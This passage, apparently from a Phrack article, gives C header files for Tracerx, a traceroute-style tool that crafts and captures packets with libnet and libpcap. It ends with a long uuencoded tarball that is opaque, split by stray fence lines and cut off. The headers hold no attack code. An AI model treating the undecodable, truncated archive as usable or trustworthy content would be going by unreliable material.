 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.  DEDICATED TO ARA.
 *
 */

#ifndef _TX_ERROR_H
#define _TX_ERROR_H

#define WARNING     0x1
#define CRITICAL    0x2
#define FATAL       0x4

void
tx_error(
    int,
    char *,
    ...
    );

#endif /* _TX_ERROR_H */

/* EOF */
<-->
<++> P55/Tracerx/tx_struct.h !20e7682d
/*
 *  $Id: tx_struct.h,v 1.2 1999/06/03 22:06:52 route Exp $
 *
 *  Tracerx
 *  tracerx structure prototypes
 *
 *  Copyright (c) 1999 Mike D. Schiffman <mike@infonexus.com>
 *                     Jeremy F. Rauch <jrauch@cadre.org>
 *  All rights reserved.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
```

```
 * FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 * DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 * OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 * LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 * OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 * SUCH DAMAGE.
 *
 */

#ifndef _TX_STRUCT_H
#define _TX_STRUCT_H

#include <unistd.h>
#include <pcap.h>
#include <libnet.h>

/*
 *  Tracerx control structure.
 */

struct tx_control
{
    u_char tx_flags;                /* internal flags */
    u_char *device;                 /* device to use */
    u_char *tx_packet;              /* pointer to the packet */
    u_short ip_tos;                 /* IP type of service */
    u_short ip_df;                  /* IP dont fragment */
    u_short burst_rate;             /* burst rate */
    u_short current_ttl;            /* current IP TTL */
    u_short max_ttl;                /* max IP TTL */
    u_short initial_sport;          /* initial source port */
    u_short initial_dport;          /* initial destination port */
    u_short id;                     /* tracerx packet ID */
    u_short use_name;               /* use domain names or dotted decimals */
    u_short packet_size;            /* total packet size */
    int packet_offset;              /* IP packet offset */
    int protocol;                   /* transport protocol in use */
    int probe_cnt;                  /* number of probes to send per round */
    int verbose;                    /* verbose mode */
    int reading_wait;               /* network reading wait */
    int writing_pause;              /* network writing pause */
    u_long host;                    /* destination host */
    u_long packets_sent;            /* packets sent */
    u_long packets_reply;           /* packets we got replies back */
    struct sockaddr_in sin;         /* socket address structure */
    struct libnet_link_int *l;      /* libnet packet injection structure */
    pcap_t *p;                      /* pcap packet listening structure */
};


/*
 *  Packet payload.
 */
struct tx_payload
{
    u_char seq;                     /* packet sequence number */
    u_char ttl;                     /* TTL packet injected with */
    struct timeval tv;              /* time vector */
};
#define TX_P    sizeof(struct tx_payload)

#endif  /* _TX_STRUCT_H */

/* EOF */
<-->
The following tarball contains the tracerx support files including the autoconf
files and documentation.
```

```
<++> P55/Tracerx/tracerx-package.tar.gz.uue !bddbaa9f
begin 644 tracerx-package.tar.gz
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
```

```
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
```

```
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
M@H4YBH<J%`' `&2WL#H)_`Q^S7%#5'[ZM2?D_Q7"8X.4RSMGZ\-S8^Y_7T.=-
M./@YZIEHB1^A%DTB?C*F(Q^E\*%8*]C0@3PVEHC"P>VR&Z5M0DB[!B4F+-W(
M7T3M/+F']TV^E3(#_SK*(SR<#X]\D>7WC"BW.*,`YT-D'?\]@J/P+[X%<`)
M5X8_4I%)VF`@.B6VO7!,+E@8X*JF(J/=QQ;:0,B""H$P<@\C%!'H;CS8^Z5Q
MV%BSYEU^+2^P87'D\[$$0?X22%"B_+B=UFQZH[YK6P-1:)B;C,05LVSCG#3A
M3;8\HS92E2/`WUAQ$Q>NI1R7[LX,H`?^VQ.>"M]8Z*(JV/[)WN[)Z^.]9A/2
M.4TE4Q359_4@2H1$7H%$0X*P8:$I$ND8V.8MY2)6K_"HI=*F+N[>MI60"@W\
MFS']`U-S^)#M=I+HK6@$EK'T'3WQZO7+D_U7.V]MXR&U-*AN)%;*:\CSQNES
MWD;]`3ZS5!+3J,R);$'9??5Z.@P\8F;#F%9B^G#/GK_`^?W4>(I#;$'6)]UY
MYY`(C!+]A%#28+5PJ7T+*V(:RC88;"9L(QF=-1>HS&9KPLJG`?8PHH1ZPBZP
MQ8[K:#M8^G:"LX<9:*@;,@]:_2$P8&696RLJ_Z8&DZ^VK+:W%2S0#[D'V6T>
MCF]J23P1[J<[H%<=Z$B@W[Y]BS+;-U4M2?P'J1Y.K;8ZO=JI99)%LOORRKM)
MD@^VC'0&3!M-3B7R&7D9S'W&U>OU`MBU7-J+W)T[#9'=DZRSIK@F&&C1P`+E
MW+W%R;-EQUF"8_0%-<27>2(CVK7][XC_&G]P%8S"`7KW*.=R+"@0;M&CTEC+
M!ZW,MM\X^E3B^-+B![&'_*3O3;9@(D"MK-@46Z.+2R:_[8U]S2JAAQ'V#BD:
M8]`YN9RCC<=J4!5+J>P\9WP[DE[I.U?AK#6<-+%I[[0CE59UBK);@J%NU?XB
M!;9D/?78[C"ADY;*^7B:FEDRIP5R%D3B6=%+D&9;7P^\BYX?.UFPYH;F4',$
MXDL_QJ)?]_M??/^U6E];3?E_7*U_]?_])?Y@4[*F`-Z03O$`3NYCC1\R=-"-
M/L$ARR6<,+02?0[`/666$Z8Z^F&[)8>X0/K>^[?7X:@=W]/2ZZ-4:@']T-$S
ME='8!L$^SMB_!H+8.6CLJUW%%9)22N0`:)P\W6V^V-MY"D>UG(X$-FF_\:)Y
MV-`1+W;>P''O\.7.\7XR;O?GG:=/CYN-G>;+O0.=A@;HD/;Z>'?/1&7&/=MY
M<WB,*3D'++JFW3MYL7>,@1>SV@=<!#W1JCJ300OOFIS6,8XGQ^19=Q88]([;
M"RY&WNA6+95ZZ!DY#8A]YLX$$_4<,%%O"IC&RUE@Z$4Y"PY^9P,ZVMTYFMD]
M(3HLMF%Q3#8T'$UHX/_V^OJ[_\6N@_ZZ.N[P_[N^AGM#DOY7U[[2_R_PY_C_
MW77<B5YYO:`MGD4G%]A^7)6LYF).Z*I:KDYQ!UQ=47_();#K$'B)7DT,!JU@
MV",W9OT^.UC%5[O1P:IV%JS]B=)S#(.6S[Y3^WQCS0RX!AM-NEW@O859;AR^
MVG,@H3M08)DOO4&[)]I%`@9]@UJJ1NA5]S:%"!;^DSP;HZ1P_/^:9V.`,.WY
MBR_CV1B]&D_OV_\,S\908)9OXZ^NC5.NC5WB:%'$<:A))6MMV7[V:/CM<GCB
M0TK5F`R1=A!ZY+L7YW`Z*_86$`EOU)VPT&!!G!.CD[\!50O3PF<I"7G_)082
M=<W01QV[)X8X0HP.F#2]R$D&T6W+0;$!PYY8M<MD1HJQ,>Z."9XX2"[GDJ2.
ME%HC=N][X<=CH'WNX.3!YR<\?(YW@6"9*QNEWSE&'QYT8[)BGY8C?KJE%W@1
ME>4W5TB]SD/O)ZCM24TL`G$JIC:(/1192]6(*8SV$(X=P04KN(MI/EYORCLP
MV,/NN$1,E,TF(!J\0#YP]X&I-+)N5?2IWU(UQ0:K#E`.](T,2?K)9"^K,CYV
M>;IU<.*)DFM#NM]7W1!&*^D^&RKH`P.N._7*&]%S./C+K>%UB$JS`X"CMTN9
```

```
MD_SZ$=X.A$@,"(-4FKQ*/>IOYA8>H.DOBJE*KW8.7C_;(8'^<>GP:.]XYV3_
MX+G<LT%-T-E0-`K[[/4W6I&SRS4>[6"3*1&1F`WV9SQ4O<R"OD\KY'H4LH-,
M5G"&W4K>H::YW'%;4A:)V,UBE7TFL?R+I3WNXB>I&KTL->B667K#V?*OZ0T?
MM;B*T[?TZADV'9#*.YF@Z?@'F79>[N^XB=>H1,KQVI^POLO,HB2Z*(N.2.*D
MGI%=QM"+D,(!D>I>\D9-KW?I`>:[2':G#`U&7PI%RD%.,5D`6<T]>&#\LZ#3
M`DR+;V1AN\1;O;$?VXW0[._B_D=3!OM@]_#5$6[AN&P/&SCL>M0:P-MU$#7T
M#:Y>8+N!!/7Q>?`T->"U$1<%/A#85I["Y1P0_PN_&4;:]*X:&[#]=K94+IXM
ME\Z63G\KG1=+]._9\F+EK(96.MP!NCS+,HW6LJ@=`=R2R4(Q%UX4M)K2E_>J
MM*J-Z4A2*!7<!8[++QI#//84YI12WVQCD7-*)_EI9F^4BZ5*28,A82IDV]*O
